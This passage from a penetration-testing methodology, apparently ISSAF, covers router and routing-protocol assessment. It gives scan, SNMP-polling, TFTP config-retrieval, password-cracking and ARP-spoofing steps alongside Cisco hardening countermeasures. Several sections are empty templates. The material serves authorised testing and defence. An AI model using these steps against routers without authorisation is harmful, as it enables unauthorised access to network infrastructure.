1. Research Report: Secure Use of VLANs: An @stake Security Assessment—August 2002,  
[http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake\\_wp.pdf](http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf)
2. Cisco Safe, <http://www.cisco.com/go/safe/>
3. Best Practices for Catalyst 4500, 5000, and 6500 Series Switch Configuration and Management <http://www.cisco.com/warp/public/473/103.html>
4. Multipurpose Dsniff, by Dug Song, <http://monkey.org/~dugsong/dsniff/>
5. SANS' out dated VLAN Security paper  
<http://www.sans.org/newlook/resources/IDFAQ/vlan.htm>
6. ARP spoofing attack:  
[http://www.sans.org/newlook/resources/IDFAQ/switched\\_network.htm](http://www.sans.org/newlook/resources/IDFAQ/switched_network.htm)
7. White Paper: Catalyst 6500 Series Service Provider Feature (Private VLANs),  
[http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/c65sp\\_wp.htm](http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/c65sp_wp.htm)
8. An Ethernet Address Resolution Protocol, RFC 826,  
<http://www.ietf.org/rfc/rfc0826.txt>

**F.29 APPENDIX 1: CATALYST SWITCH FEATURE SUPPORT**

	Cat XL	2900	Cat XL	3500	Cat 2950	Cat 3550	Cat 29XX G	Cat 4000	OS	Cat 6000	OS	IOS 4000
Port Security	X		X		X	X	X	X		X		X
Private												
VLANs	X		X		X	X		X		X		X
STP BPDU					X	X		X		X		X
STP Root	X		X		X	X	X	X		X		X
SSH												
Support					X	X	X	X		X		X
VMPS Client	X		X		X	X	X	X		X		X
VMPS												
Server							X	X		X		
802.1X Auth					X	X	X	X		X		X
Wire Rate					X	X		X		X		X

## G ROUTER SECURITY ASSESSMENT

### Description

#### Routed Issues

- Miss-configurations are same in individual routing devices as other hosts
- Product specific vulnerabilities
- A compromise on routing device compromises entire network traffic

#### Routing Issues

- Without direct compromise to routing device, it can be used to compromise the entire network
- Routing devices are used to direct network traffic and any one router can be used to manipulate network traffic

### Objective

- To assess end-to-end router security with target knowledge and/or without target knowledge
- To provide single point reference for router security assessment and countermeasures for identified weaknesses.

### Requirement

- Understand Organization's Environment
  - Understand router placement in network architecture
  - Understand traffic managed by router
  - Understand traffic passed through router
- Technical Requirements
  - Knowledge of basics of routing
  - Knowledge of routing protocols for routing protocol attacks
  - Specific technical requirements are given in each test case

### Expected Results

- Information gathering about Router from target organization

- Compromise on remote network through
  - Product specific vulnerabilities on router
  - Mis-configuration on router
  - Without direct compromise on router
- Compromise on router through
  - Password cracking
  - HTTP access insecurities
  - SNMP insecurities
  - VTY/TTY access insecurities
  - TFTP insecurities
  - Console port insecurities

### **Methodology / Process**

- Router Identification
  - Getting the router hostname
  - Port scanning
  - OS detection + Versioning
  - Perform protocol scanning
  - Test Packet Leakage
- Assess common Issues
  - Mis-configurations
  - VTY/TTY Connections
  - Exec timeout
  - HTTP Connections
  - Simple Network Management Protocol (SNMP )
  - TFTP
  - Finger
  - Cisco Discovery Protocol (CDP)
  - Network Time Protocol (NTP)
  - Access to Console Port
  - Password Security
  - Loose and Strict Source Routing
  - IP Spoofing
  - TCP Sequence predictability
  - Forged UDP Packets
  - IP Packet Handling bugs
  - ICMP Redirects

- ARP Attacks
- Assess Routing Protocols
  - Autonomous System Scanning
  - RIP (Router Information Protocol)
  - Open Shortest Path First (OSPF)
  - Border Gateway Protocol (BGP)
  - IRDP
  - IGRP
  - EIGRP (Discovery)
- Assess Denial of Service Attacks

## G.1 ROUTER IDENTIFICATION

### G.1.1.1 IDENTIFY THE ROUTER HOSTNAME

#### Description

Identifying the router hostname is just for informative purposes only and also you don't need to type IP addresses all the time.

If the router is registered with DNS, a reverse query on the router's IP address will give you the DNS name of the router. This DNS name might be the same as the hostname.

#### Pre-requisite[s]

- Target router IP address

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

- Do not register the router in DNS

#### Tool[s]

- Dig, nslookup, host...

#### Further Reading[s]

#### Remarks

Mostly router entries are never made in DNS server

**G.1.1.2 PORT SCANNING**

See the port scanning section of the ISSAF methodology. Scan router's default services.

Port	Service	Protocol
23	Telnet	TCP
80	HTTP	TCP
161	SNMP	UDP

**G.1.1.3 OS DETECTION + VERSIONING****Description**

Finding the operating system and version of the router device allows attackers/penetration testers to find specific vulnerabilities and possibly exploits as well. The expected results are the router type & OS version

**Pre-requisite[s]**

- The IP address of the router
- A list of open and closed ports

**Examples/Results**

```
# nmap -sS -O -sV <router ip address>
```

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]**

- Nmap

**Further Reading[s]**

The following sections of the ISSAF methodology document: portscanning, operating system scanning, banner grabbing

**Remarks**

**G.1.1.4 PERFORM PROTOCOL SCANNING****Description**

Performing protocol scanning against a router can identify what protocols (including routing protocols) are supported by the router. This is needed for the routing protocols test further in this chapter.

**Pre-requisite[s]****Process****Examples/Results**

```
# nmap -sO <router ip address>
```

**Analysis/Conclusion/Observation****Countermeasures**

- Only allow the necessary protocols
- Disable services which are not in use
- Implement strong access control mechanism

**Tool[s]**

- Nmap

**Further Reading[s]****Remarks**

**G.1.1.5 TEST PACKET LEAKAGE****Description**

Cisco Router discloses its identity while connecting on port 1999 (TCP). It gives RST in response and "cisco" in payload

**Pre-requisite[s]****Process****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## G.2 COMMON ISSUES ASSESSMENT

### G.2.1.1 MISCONFIGURATIONS

#### Description

Verifying the router configuration to common miss configurations to find out what the vulnerabilities are in the router configuration itself.

#### Pre-requisite[s]

The router configuration or console access to the router has to be available.

#### Process

#### Examples/Results

```
# rat <router-configuration-file>
```

#### Analysis/Conclusion/Observation

The rat tool analyses the configuration file.

#### Countermeasures

#### Tool[s]

- Router Auditing Tool (<http://www.cisecurity.org>) for Cisco routers

#### Further Reading[s]

<http://www.cisecurity.org>

[http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/routers/cisco\\_scg-1.1b.pdf](http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/routers/cisco_scg-1.1b.pdf)

#### Remarks

**G.2.1.2 TEST VTY/TTY CONNECTIONS****Description**

The simplest and most direct way to connect to the network device is to use a direct connection to the console port. VTY/TTY connections are used to attach a terminal directly into the router. In default configuration of router no security applied to the console port. Also the setup utility does not prompt administrator to configure security for console access.

VTY/TTY access can be used in an insecure way. Testing this will allow assessor to find out if there are connections possible through Asynchronous or Network connections to get terminal access to the router.

Several ports are available in addition to standard ports. High ports 2001, 4001, 6001 can be tried on routers. Access control on VTY/TTY Access is not really intuitive.

Most routers have five terminal lines. To get max out of it try 5 simultaneous connections.

**Pre-requisite[s]**

Some pre-requisites for this test are:

- Having the IP address of the router if this is going to be tested from the internet
- Having a phone number where a modem connected to the router listens on
- Having console access to the router
- Port should be open and accessible from attack point

**Process/Example Results**

The process to get access to the router:

- Try Standard Ports for Telnet, ssh, rlogin
- Try the other ports found with the portscan

If a modem is connected to the device:

- Try dialing into the router
- If unsuccessful, try to bring up the terminal window (dial up setting)
- telnet <Device IP address> <Standard/High Port>
- ssh <Device IP address> <standard/high port>

The minimum expected result is a login prompt, if the router is not secured, terminal access will be possible.

- User mode attack

Routers are configured for many different modes. In case of Cisco one mode is “user mode”. While accessing the router through VTY/TTY connections, first router prompts for password, if it’s been configured, which is by default not and he/she logged into user mode on the router.

In user mode router displays hostname followed by the greater than symbol. Example of user mode access:

```
TargetRouter>
```

Collect the password hash and decrypt it. CAIN can be used to decrypt it.

- Privileged mode attack

Commands in user mode are very limited. Enable mode is also known as privileged mode. To access enable mode type followings:

```
TargetRouter>enable
```

If password is not configured and you get following prompt:

```
TargetRouter#
```

You have fully compromised the router.

If the router prompts you for the password, perform password attacks.

### Analysis/Conclusion/Observation

If telnet or rlogin is used:

- username/password is send in clear text over the network

### Countermeasures

- Don’t allow telnet on internet interfaces of routers
- Don’t use telnet for remote management of routers
- Use appropriate access control lists for remote management connections
- Place access control mechanism on all the terminal lines
- Implement user based access control mechanism

Configure a console password to authenticate users for user mode access by entering the following commands:

```
TargetRouter#configure terminal
```

Enter configuration commands, one per line. End with CNTL/Z.

```
TargetRouter(config)#line con 0
TargetRouter(config-line)#password Y0urPassw0rd
TargetRouter(config-line)#login
TargetRouter(config-line)#end
```

- Some router has local user authentication database, it can be used to authenticate users who connect directly to the console port of a router. An example of Cisco Router using local user authentication is as follows:

```
!
username Miguel privilege 15 password 0 romancer
username Dieter privilege 12 password 0 Pr0mptM@n
username Rama privilege 8 password 0 rEc0n
!
line con 0
login local
transport input none
!
```

It is better to use AAA server for all the authentication requests. All the authentication requests will be send to the AAA server in encrypted form plus the logs of the session will be maintained.

#### Tool[s]

- CAIN  
<http://www.oxid.it/cain.html>
- telnet, ssh, Hyper Terminal

#### Further Reading[s]

#### Remarks

**G.2.1.3 TEST HTTP CONNECTIONS****Description**

In many router implementations, HTTP is used for remote management of routers. HTTP is clear text and even if the proper access control mechanism is implemented, passwords can be sniffed.

**Pre-requisite[s]**

- Web management port listening on router

**Process**

- Check if Router is managed using HTTP

**Erreur ! Référence de lien hypertexte non valide.**

- Even access list is implemented, password can be sniffed

**Examples/Results**

Put the screenshot of any router

**Analysis/Conclusion/Observation**

- If http is used, the username and password are sent in clear text over the network and it can be sniffed

**Countermeasures**

- Don't use http for remote management of routers, use https instead
- Use strong access control lists for remote management connections
- 

**Tool[s]**

- Internet Explorer
- Router Remote Management Tool (e.g. Cisco Secure Policy Manager for Cisco)

**Further Reading[s]****Remarks**

**G.2.1.4 TEST SNMP****Description**

Simple Network Management Protocol(SNMP). Its a boon for administrators who need it and know how to use it and a curse for someone who is not really careful with it. Compromising SNMP community strings makes a major dent in the over all security. Guessing a community string with write privilege is similar to compromising a box.

In many router implementations, SNMP is used with the default community strings active or with an “old” version of SNMP implemented. Read and write accesses are available to routers. Some default strings are Public for (read access) and Private (read/write access). Cisco default string is “ILMI”

SNMP v1 is insecure in its nature. Tool like snmpsniff can be used to gather clear text community string.

**Pre-requisite[s]**

- Port 161 UDP is listening and service is accessible from attack point
- Device IP Address
- SNMP communitystring

**Process**

Outside to Inside approach

- Identify communitystring
  - Try default communitystring
  - Perform default communitystring attack
  - Perform bruteforce attack
- Gain router configuration by polling it
- If the private community string has been found, try to retrieve the router configuration file through tftp (setup a tftp server on your system)

Inside Approach

- Sniff the traffic to identify communitystring
- If the private community string has been found, try to retrieve the router configuration file through tftp (setup a tftp server on your system)

**Examples/Results**

- snmpwalk -m all -c <community string> <Device ip address> | more

- `snmpnetstat -rn -c <community string> <device ip address>`

### Analysis/Conclusion/Observation

### Countermeasures

- If the service is not absolutely required, disable it.
- Filter SNMP (TCP/UDP 161, 162) traffic at border router. Allow trusted subnets to poll or manage devices externally unless it cannot be avoided.
- Consider Community strings as important as passwords and apply the same best practices. (secret = secre?t)
- Try using SNMP v3 with message authentication and PDU encryption. If not possible use SNMP V2, it uses MD5 authentication
- Try to make MIBs read-only wherever it's possible

An example of configuring SNMP security in Cisco Routers:

1. Define the relationship between the network management station and the agent with the following command:

```
snmp-server community <string> {ro|rw} {number}
```

The number value references an optional access-list

2. Use this command to configure the router to send traps to an NMS host:

```
snmp-server host host [version {1|2c}] <community string>
<notification type>
```

3. Configure the type of traps for which a notification is sent to the NMS. You do so with the following command:

```
snmp-server enable traps [notification type] –
[notification option]
```

4. Set the system contact, location, and serial number. You can set the systems contact with the `snmp-server contact [text]` command. You set the location with the `snmp-server location [text]` command, and you set the serial number with the `snmp-server chassis-id [text]` command.

5. Use the access-list command to specify a list of hosts that are allowed read-, read/write, or write-only access to the router.

6. Whenever don't give the write permission with community string.

### Tool[s]

- Snmpwalk (linux)
- Snmp tools from the windows resource kits

- Solarwinds tools (commercial)

**Further Reading[s]**

**Remarks**

**G.2.1.5 Test TFTP****Description**

Trivial File Transport Protocol (TFTP) uses UDP for data transfer and it is a connection less protocol, which doesn't support authentication. TFTP is a limited FTP service with no authentication. It supports very limited set of commands. It is commonly used by Routers, Switches and other devices to connect to a TFTP server during Firmware upgrade. On a lot of routers, TFTP is used to fetch and push configuration files to these routers. Attackers can abuse this possibility to retrieve the router configuration file. TFTP is insecure in its nature since its plain text and it can be sniffed.

**Pre-requisite[s]**

- TFTP Client
- TFTP Server IP Address
- Password sniffing tool

**Process**

- Identify TFTP Server(s)
- Sniff for clear text password(s)
- Identify router name (nslookup <device IP Address>)
- Download configuration file by guessing it

**Examples/Results**

- C:\tftp <tftp server> get <devicename>.cfg

**Analysis/Conclusion/Observation****Countermeasures**

- TFTP is plain text; consider using secure tftp as an alternative.
- Restrict access to TFTP server in your firewall / router
- Move sensitive files from their default locations
- Define access level on files
  - In case of Linux /etc/tftpaccess.ctl
- TFTP server should be implemented on same protected network segment as the device using it.
- Password should be encrypted using MD5

**Tool[s]**

- Any TFTP client

**Further Reading[s]**

<b>Remarks</b>

**G.2.1.6 TEST FINGER****Description**

Finger services expose system user information to any entity on the network. Finger works on port 79 TCP/UDP by default.

- Helps attacker to guess user accounts by performing guessing usernames.
- Inform attacker if user has new email.
- Helps attacker to guess the operating system.

By default finger is enabled into the Cisco Routers

**Pre-requisite[s]**

- Finger open port on the router

**Process**

```
#finger -l @router-ip-address
```

```
#finger -l root@router-ip-address
```

**Examples/Results**

```
# finger <IP address of router>
Login: root                Name: root
Directory: /root           Shell: /bin/bash
On since Mon Oct 13 22:06 (IST) on tty1  54 seconds idle
On since Mon Oct 13 23:53 (IST) on tty2  17 minutes 4 seconds idle
On since Mon Oct 13 23:39 (IST) on tty3  4 hours 56 minutes idle
On since Mon Oct 13 23:39 (IST) on tty4  4 hours 56 minutes idle
On since Mon Oct 13 22:06 (IST) on :0 (messages off)
On since Mon Oct 13 22:34 (IST) on pts/0 from :0.0
    50 minutes 6 seconds idle
On since Tue Oct 14 04:20 (IST) on pts/2 from 203.124.156.112
    30 minutes 15 seconds idle
On since Tue Oct 14 00:46 (IST) on pts/5 from :0.0
    1 hour 7 minutes idle
Mail last read Tue Oct 14 04:04 2003 (IST)
No Plan.
```

```
# finger <IP address of router>
Login: broot               Name: Mr. Root
Directory: /root           Shell: /bin/bash
Last login Wed Jan 30 09:43 2002 (CET) on console
No Plan.
```

```
Login: nonroot             Name: Non-root root user for NFS
Directory: /nonexistent    Shell: nologin
Never logged in.
No Plan.
```

Login: root                      Name: Mr. Root  
Directory: /root                Shell: /bin/sh  
Last login Wed Jan 30 09:43 2002 (CET) on console  
No Plan.

#### Analysis/Conclusion/Observation

- Finger daemon is running on target system
- root user is logged in into the system

#### Countermeasures

- Strongly recommended to block the port on external interface of Router/Firewall.
- Run the service on non-standard port
- Disable the service on router if not used

#### Tool[s]

- Disable finger on border routers
- Use access control lists on the finger port

#### Further Reading[s]

#### Remarks

Example given in the test result is from UNIX section.

**G.2.1.7 TEST CDP (CISCO DISCOVERY PROTOCOL)****Description**

Cisco Discovery Protocol (CDP) is a layer 2 protocol used by Cisco routers to discover each other on the same link (segment). This protocol is not routed and therefore this tool is just useful in the local segment. CDP messages contain information about the sending Cisco router. These include the device ID (hostname), port ID (which port was the sender), the platform running on, the software incl. version, what the box is capable of and which network address (IP address) the interface has. If not configured otherwise, Cisco routers send these messages out every 30 seconds. In our case (Ethernet), they are sent to a special MAC address (01:00:0C:CC:CC:CC) and therefore are received from every Cisco router in the same segment. Other routers store the data and hold it for a time defined in the message (the tool uses the maximum of 255 seconds). Very interesting is, that Cisco IOS uses the device ID as key to find out if the received message is an update and the neighbors are already known or not. If the device ID is too long, this test seems to fail and you constantly fill up the routers memory.

CDP is enabled by default on Cisco Routers. Any directly connected system can determine the Cisco model number and IOS version.

**Pre-requisite[s]****Process**

Use a "cdp sniffer" to find information of the Cisco Discovery Protocol.

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Disable CDP if not required
  - no cdp run: disables CDP globally
  - no cdp enable: disables CDP on an interface (interface command)
- Highly recommended to disable at Border Routers/Switches etc...

**Tool[s]**

Phenolit CDP tool

**Further Reading[s]**

**Remarks**

**G.2.1.8 TEST NTP****Description**

The Network Time Protocol (NTP) is often used on border routers and it is enabled by default. A lot of companies use the border router to synchronize internal servers with it and let the router connect to external time servers.

A potential attacker can corrupt time if enabled.

**Pre-requisite[s]**

NTP Port is open on the router.

**Process**

Try to synchronize the time of your system with that of the router to see if ntp is enabled on the router.

**Examples/Results**

- Ntpdate <ip address of router>

**Analysis/Conclusion/Observation****Countermeasures**

- Use access control lists on the ntp ports

**Tool[s]**

- Ntpdate
- Any other ntp client

**Further Reading[s]****Remarks**

**G.2.1.9 TEST ACCESS TO CONSOLE PORT****Description**

If physical access is possible towards the router, then an attacker could perform this test. Connecting a laptop with a serial cable to the router's console port is what he/she has to do. This is an important test since most console access on routers is not protected by any password.

Also because "execution timeout" is not so often used on console ports. Attackers can abuse this by simply connecting to the console port.

**Pre-requisite[s]**

Physical connection to the router

**Process**

If no password is configured => access will be granted.

If a password is configured on the router => Password Recovery while Reboot (Ctrl + Break) – see the cisco website for details for each router type.

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Physically secure the router (put it in a locked rack)
- Password protect the console access to the router
- Configure exec-timeout on the console port

**Tool[s]**

- Laptop & serial cable

**Further Reading[s]****Remarks**

**G.2.1.10 TEST PASSWORD SECURITY****Description**

Refer Password Security Assessment Section of ISSAF.

Router passwords are stored in the local configuration file. These password should be encrypted using XOR, MD5. Other passwords are in the file as well. (HTTP, SNMP strings)

Configuration/Configuration files passing through emails, TFTP, VMPS are vulnerable to sniffing attacks. Weakly encrypted password can be easily cracked using tool like lepton's crack or CAIN. MD5 protected passwords are vulnerable to dictionary attacks.

**Pre-requisite[s]**

- Sniffer
- Hash gathering and password cracking tool
- Assessment machine

**Process**

- Sniff data for testing configuration files passing across network in clear text via email/NetBIOS/TFTP etc...
- Download password files and identify the passwords
- Sniff MD5 hashes and encrypted data
- Perform dictionary attacks on MD5 hashes
- Decrypt encrypted passwords, many time you will find weak encryption (CISCO type 7 passwords)

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Configure "enable secret" passwords for enable password encryption (for Cisco routers)
- Configure "service password-encryption" for other passwords

**Tool[s]**

- Lepton's crack
- CAIN
- Sniffer

- Sniffer with VQP decoding capability

**Further Reading[s]**

**Remarks**

**G.2.1.11 TEST LOOSE AND STRICT SOURCE ROUTING****Description**

The path of packet (Outbound and return) is defined in packet itself. It is of two types 1. Loose source routing and 2. Strict source routing.

Loose source routing: Some hops (routing device) in the path are defined and rest of host as usual.

Strict source routing: Every hop (routing device) in the path is defined, from start to end.

**Pre-requisite[s]**

Packet crafter

**Examples/Results**

Use the ping utility with the source routing options (on windows: "ping -j <hosts>" for loose and "ping -k <hosts>" for strict source routing.

**Analysis/Conclusion/Observation****Countermeasures**

- For strict source routing: "no ip source-route"
- For loose source routing: "no ip redirects"

**Tool[s]**

- ping
- Netcat
- VSR

**Further Reading[s]****Remarks**

**G.2.1.12 TEST IP SPOOFING****Description**

By using IP spoofing, an attacker can circumvent IP access control lists (mostly configured on routers) by assuming someone's identity.

There are multiple techniques available for IP spoofing, which are as follows:

- Domain Name System
- TCP Sequence number prediction
- Packet forging using UDP
- Source Routing

On the router, a packet with the internal address is originating from external interface is considered spoofed IP packet

ACL's are used on the router, if no access control lists are used then this test has little use since it would definitely be possible to perform IP spoofing then.

**Pre-requisite[s]****Process****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Create an access control list on the router which denies packets with internal IP address originating from external interface of router.
- Many router provide inbuilt safeguard for this
- Limitation
  - IP spoofing from internal network is still permitted

**Tool[s]****Further Reading[s]**

**Remarks**

--

**G.2.1.13      TEST IP PACKET HANDLING BUGS****G.2.1.14      TEST ICMP REDIRECTS****Description**

ICMP Redirects allows an attacker to manipulate host routing tables. An ICMP “redirect” can specify a new gateway for specific networks.

**Pre-requisite[s]**

icmp\_redir

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- No icmp-redirects is defined in the router enable mode.

**Tool[s]**

- icmp\_redir

**Further Reading[s]**

<http://www.insecure.org/sploits/arp.games.html>

**Remarks**

**G.2.1.15 TEST ARP ATTACKS****Description**

In switched networks packets are switched based on MAC addresses and every host on different network is considered "private". Gratuitous ARP is used by host to announce their IP address. It's a broadcast packet like an ARP request. Manipulation of ARP cache results into man-in-the-middle attack. Test if ARP spoofing is possible against this router.

**Pre-requisite[s]**

ARP cache poisoning tool : Ettercap or Dsniff1.3

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Hard code critical ARP entries in the router and gateway/server(s)
- Private VLANs provides protection against ARP attacks
- Consider static ARP for critical static routers and hosts
- Cisco is under development of an ARP firewall
- Consider implementation of registering MAC addresses for customers, suppliers and vendors
- ARPWatch is a freely available tool for ARP attack detection

**Tool[s]**

- Ettercap, dsniff

**Further Reading[s]****Remarks**

### G.3 ROUTING PROTOCOL ASSESSMENT

Many routing protocol have weak or no authentication. Spoofed router table updates can manipulate tables. RIP is most common. It is recommended to filter routing protocol and use authentication on them.

#### G.3.1.1 AUTONOMOUS SYSTEM SCANNING

##### Description

##### Pre-requisite[s]

##### Process

##### Examples/Results

##### Analysis/Conclusion/Observation

##### Countermeasures

##### Tool[s]

##### Further Reading[s]

##### Remarks

**G.3.1.2 RIP (ROUTER INFORMATION PROTOCOL) TESTING****Description**

There are two versions of Routing Information Protocol (RIP): version 1 and version 2. RIP version 1 does not support authentication of routing updates & hence the routing updates can be easily sniffed; however, RIP version 2 supports both plain text and MD5 authentication

**Pre-requisite[s]**

RIP version 1 does not support any authentication & hence can be easily sniffed through a sniffer.

RIP version 2.0 supports authentication:

- Hash gathering and password cracking tool in case hashing is done
- Password cracking tool clear text authentication

**Process**

Hash gathering and password cracking tool in case hashing by using MD5 is used. Both the routers use the same secret key that is being used for generating the hash & appended to the message. This is also man in the middle attack.

Dictionary attack along with brute force attack is used for cracking the password so that the message can be read & routing updates can be modified.

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

RIP version 1.0 is not suitable as per security point of view. RIP ver 2.0 Routing updates with clear authentication can be easily broken into. Hence MD5 authentication should be used & the shared secret should be strong & with a definite lifetime so that cannot be broken easily. Configuration is as follows :

```
Central(config)# key chain asdf
```

```
Central(config-keychain)# key 1
```

```
Central(config-keychain-key)# key-string asdaaajas-a431
```

```
Central(config-keychain-key)# exit
```

```
Central(config-keychain)# key 2
```

```
Central(config-keychain-key)# key-string khfhgdsdj-16allsd-32hsa
```

```
Central(config-keychain-key)# end
```

**Tool[s]**

L0pht crack, John the Ripper

**Further Reading[s]**

Routing & Switching by Jeoff Doyle Part I

**Remarks**

**G.3.1.3 OPEN SHORTEST PATH FIRST (OSPF) TESTING****Description**

Open Shortest Path First (OSPF) supports two forms of authentication: plain text and MD5. Plain text authentication should be used only when neighboring devices do not support the more secure MD5 authentication.

**Pre-requisite[s]**

OSPF supports authentication:

- Hash gathering and password cracking tool in case hashing is done
- Password cracking tool clear text authentication

**Process**

Hash gathering and password cracking tool in case hashing by using MD5 is used. Both the routers use the same secret key which is being used for generating the hash & appended to the message. This is also man in the middle attack.

Dictionary attack along with brute force attack is used for cracking the password so that the message can be read & routing updates can be modified

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

OSPF Routing updates with clear authentication can be easily broken into. Hence MD5 authentication should be used & the shared secret should be strong & with a definite lifetime so that cannot be broken easily. Configuration is as follows:

```
CENTRAL(config)# router ospf 1
CENTRAL(config-router)# network 10.1.0.0 0.0.255.255 area 1
CENTRAL(config-router)# area 1 authentication message-digest
CENTRAL(config-router)# exit
CENTRAL(config)# int eth0/0
CENTRAL(config-if)# ip ospf message-digest-key 1 md5 UUGGFGGG321-JH4
```

**Tool[s]**

L0pht crack, John the Ripper

**Further Reading[s]**

Routing & Switching by Jeoff Doyle Part I

Remarks

**G.3.1.4 BORDER GATEWAY PROTOCOL (BGP) TESTING****Description**

BGP is external routing protocol which is used to communicate between different Autonomous systems .BGP session can be hijacked and incorrect info about the routing tables could be injected with hijacked session. Session hijacking is easy to do for someone who can see the TCP sequence number for the TCP session the BGP protocol runs over.

**Pre-requisite[s]****Process****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

It can be protected by anti spoofing filters and TCP MD5 password protection

**Tool[s]****Further Reading[s]****Remarks**

**G.3.1.5 IRDP TESTING****Description**

Internet Router discovery protocol is used by host machines to find out the nearest router which could be used as a Gateway with the help of ICMP packets. The attacker can spoof the packet and manipulate the entries for the default route which could be harmful for the network.

**Pre-requisite[s]****Process****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

Need to make some registry entries in the system running these protocols depending upon the OS

Eg. Win 98/ME

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Class\NetTrans\000n (Where "000n" is your Tcp/IP protocol. It contains TCP/IP assigned to the "DriverDesc" Value)

PerformRouterDiscovery="0" (DWORD value)

Windows 2000:

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\interface

PerformRouterDiscovery="0" (REG\_DWORD, range 0,1,2, 0=disabled, 1=enabled, 2=enable only if DHCP sends the router discover option)

**Tool[s]****Further Reading[s]****Remarks**

**G.3.1.6 EIGRP (DISCOVERY)****Description**

EIGRP is a proprietary routing protocol of Cisco Systems. It's authentication of packets has been supported since IOS version 11.3. EIGRP route authentication is similar to RIP version 2, but EIGRP authentication supports only the MD5 version of packet encryption.

**Pre-requisite[s]****Process****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## G.4 DENIAL OF SERVICE ASSESSMENT

Secure router configuration can play a big role in avoiding denial of service and distributed denial of service attack.

Network based Denial of Service

- Malformed packets
- Packet floods

Network based denial of service attacks can be divided into categories: 1. Malformed packets attacks and 2. Packet flood attacks

Malformed packet attack – Attacker sends single packet or small stream of packets to target that is formed in a way not anticipated by the developers of target machine. The system is not designed to handle some strangely formed packets and that may result in crashing the system for e.g., ping-of-death

Packet Flood attacks – These attacks occur when the attacker sends too much packets to the destination & which the destination cannot process for e.g. syn attacks.

## **G.5 GLOBAL COUNTERMEASURES**

Routing devices are critical components. They have “host” specific (routed) and network specific (routing) weaknesses. Correct configuration and diligence is very important for router security.

### **G.5.1 Turn on logging**

Configure logging and monitor logs on a regular basis. Analysis of logs will identify malicious activities and provide early warning signals

- External router scanning is generally not detected by a Network Intrusion Detection System. It is recommended to log it.
- Also packets filtered by Access control lists are generally not detected by a Network Intrusion Detection System. It is recommended to log it.
  - Command for Cisco Routers: “logging <IP-address>
  - Record activities which violates access lists: e.g. access-list 99 deny 192.168.0.1 0.0.255.255 log

### **G.5.2 Limit Telnet access**

Routers can be remotely managed via a TELNET connection. It is a good idea to limit, or even disable Telnet access. Allow administration from console port. If remote management is required limit access to specific IP addresses

### **G.5.3 Protect passwords**

Protect passwords in the system with MD5 or equivalent hashing algorithm. In case of passwords where the option is not available use encryption to scramble password strings

### **G.5.4 Change router banner**

Configure a login banner that warns users against unauthorized access. This may help in the event of legal action against an intruder. Routers should be configured to give out banners that do not reveal system information

### **G.5.5 Limit local access**

By default, when connecting to the console or AUX port, routers give user EXEC mode access without a password. If the router cannot be physically secured, it is a good idea to set a user EXEC password on these ports

### **G.5.6 Secure SNMP**

A common method of router management is to use the Simple Network Management Protocol (SNMP). SNMP was not designed with authentication and data privacy features. It is recommended that SNMP is disabled on external routers, however if you must enable it, we recommend that a hard-to-guess community name is used and access is permitted only from specific hosts

### **G.5.7 Disable all other non-essential services on routers**

By default, routers have services enabled which will allow attackers to gain information and perform Denial of Service attacks. It is recommended that services including finger, bootp, http, cdp

### **G.5.8 Configure anti-spoofing**

In scenarios where firewalls with no support for anti-spoofing are used routers should be configured for the same. Nobody from the outside network should be sending packets with a source address of either your inside network address, or certain well-known and reserved addresses. Access lists can be used to drop and log these packets

### **G.5.9 Configure ingress filtering**

To protect from un-trusted hosts or users in the inside network, use Ingress Filtering. By denying packets with spoofed source addresses from the internal network, ingress filtering prevents malicious inside users from launching some Denial of Service (DoS) attacks.

### **G.5.10 Disable IP directed broadcast**

Directed broadcasts are used extensively in denial of service attacks including smurf. It is recommended that IP directed broadcasts are dropped by router to prevent being an agent for Distributed Denial of Service attacks

**G.5.11 Limit ICMP**

Several Denial of Service attacks use the ICMP protocol. The types of ICMP messages allowed should be limited. At a minimum, in order to allow for Path MTU discovery (PMTU), consider permitting packet-too-big messages. The other types of ICMP messages can be disabled

**G.5.12 Implement TCP intercept**

Implement TCP intercept to avoid sync flood

**G.5.13 Reflexive access list to prevent connection hijacking on internet router****G.5.14 Use CBAC**

Use CBAC on intranet and extranet routers where u do not have dedicated firewall (CBAC intelligently filters TCP and UDP packets based on application layer protocol information)

**G.5.15 Router based IDS**

Implement Router based Intrusion Detection System (IDS)

**G.5.16 Authentication proxy and AAA**

Authentication proxy and AAA in case you do not have separate proxy server.

# H FIREWALL SECURITY ASSESSMENT

## H.1 DESCRIPTION

The following paragraphs give more insight in the what, why, benefits & types of firewalls in common.

### H.1.1 What is a Firewall?

A hardware / software solution which 'sits' in between two (or more) networks, separating them from each-other and ensuring that access between the networks is controlled.

### H.1.2 Why Firewall?

- Reduces risk by protecting systems from attempt to exploit vulnerabilities
- Increases privacy – makes it harder to gather intelligence about your network
- Enforces your organization's security policy

### H.1.3 Benefits of Firewall

- Limiting incoming connections to only those explicitly allowed
- Limiting outgoing connections to only those explicitly allowed
- Performing ingress and egress filtering
- Performing basic intrusion detection
- Logging of all traffic to and from the network

### H.1.4 Types of Firewalls

#### H.1.4.1 PACKET FILTER FIREWALL

- Check traffic based access control list (ACL)
- Typically filters traffic based on
  - Source and destination IP address
  - Source and destination port
- Basic level of security
- Data contents passed packet filters are not checked
- Fastest
